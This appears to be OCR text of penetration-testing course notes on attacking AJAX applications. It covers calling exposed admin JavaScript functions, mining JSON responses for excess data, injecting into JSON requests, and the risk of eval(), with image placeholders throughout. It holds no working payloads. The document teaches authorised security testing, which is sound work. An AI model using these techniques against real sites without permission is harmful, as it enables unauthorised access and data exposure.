


Another problem with AJAX is the complexity of the application. Commonly, the developers includes multiple functions in a single JavaScript file. Although this can and does happen in "normal" applications, it is wider spread in AJAX applications.




This enables a tester to download the files and look for functions that the application isn't using on this particular page and call them directly. This is similar to the logic attack, except it uses functionality that shouldn't have been exposed.

An example of this that we have used before is when the developer includes functions used by admin pages in the js files. We couldn't access the actual admin pages, but called the JavaScript functions directly. In this application, we added users to the system and then logged in as them.




During our testing we often find libraries from third-party sites. These libraries provide many different functions and are so common because they provide developers with prebuilt capabilities. During our mapping phase, we should find these and identify them either from comments or titles within the files. By identifying these libraries, we can find out many things about the application. For example, libraries have specific uses, so we can know some of the purposes of the site based on the library. Also, the libraries may bring their own weaknesses to the application.



Most of the API files should be found during spidering. Looking through the application map, we should see the .js files that are loaded by the various pages.


We just need to parse them and examine the code during this phase. We would look for interesting functions such as any XMLHttpRequest calls. We can also find various functions that load data from elsewhere or reference "sensitive" functionality, such as administrative actions.




API exploitation is another manual process. We can do many different things with this information but what that is depends on the flaw that is exposed by the API.

For example, if the API discloses a set of functions that are for the admin, then we can create a request that attempts to exercise that functionality.


We also can gather information useful in other attacks. For example, we can find filtering code that attempts to prevent attacks. By examining that code, we may find weaknesses that would expose the application further along.



The next section describes data attacks.



Because AJAX applications shine in data-heavy features, the data becomes even more available to an attacker. The web services called by the application return the data to the application. Because this application mainly runs in the client system, this data becomes available to the attacker. Many services return large amounts of data and use the client code to filter it out.



AJAX can use any format the developer decides to use in passing data. For example, the developer could just have a fixed-width string passed to the client-side code. But typically, AJAX uses one of two options.

The first option, and the one AJAX has in its name, is XML. XML is a tag-based format and is quite common. But it is heavier than most other formats.


The second option is JSON. We explore JSON in more detail on the next series of slides.

Both of these formats need to be parsed on the client.

Note that use use of eval() can lead to security issues:


> To convert a JSON text into an object, you can use the eval() function. eval() invokes the JavaScript compiler. Since JSON is a proper subset of JavaScript, the compiler will correctly parse the text and produce an object structure. The text must be wrapped in parens to avoid tripping on an ambiguity in JavaScript's syntax.
>
> ```
> var myObject = eval('(' + myJSONtext + ')');
> ```
>
> The eval function is very fast. However, it can compile and execute any JavaScript program, so there can be security issues. The use of eval is indicated when the source is trusted and competent. It is much safer to use a JSON parser.[1]

[1] http://www.json.org/js.html (http://cyber.gd/542_430)




The JavaScript Object Notation is commonly used to hold the data. Both the request and the response gets stored in the JSON object, which can be thought of as an array.

In the response side of the application, the tester examines the object for any extraneous data that is of interest. While in the request side, the tester can inject any of the typical attacks, such as SQL injection or XSS and determine how the application reacts to the unexpected items.




The JSON format is basically an array. It can contain other arrays, all that build into a single record set. Both the requests and responses use this format. As a tester, we need to evaluate the objects we find within the context of the request or response.

For example, we can guess that the first column here is probably an identifier and the second is a first name. The third appears to be the planet of origin, except in the case of Marvin, whose corporation of origin appears to have been substituted.




Exploiting JSON can take two different formats. Information disclosure is the easiest to find during our mapping of the application. The thing we must remember is that JSON is one of the injection points for our testing.




Because JSON is used to send data to the client logic, and most developers do not want to parse the record set on the server and then again on the client, more data than necessary is usually sent to the client. We may even get entire record sets sent down that are parsed to the single record displayed by client logic.

We have seen many applications that will actually return the full database error to the client and then the client will filter it out. From the screen it looks like you would have to go through the effort of performing a blind SQL attack, when in actuality all the information is available in an interception tool.

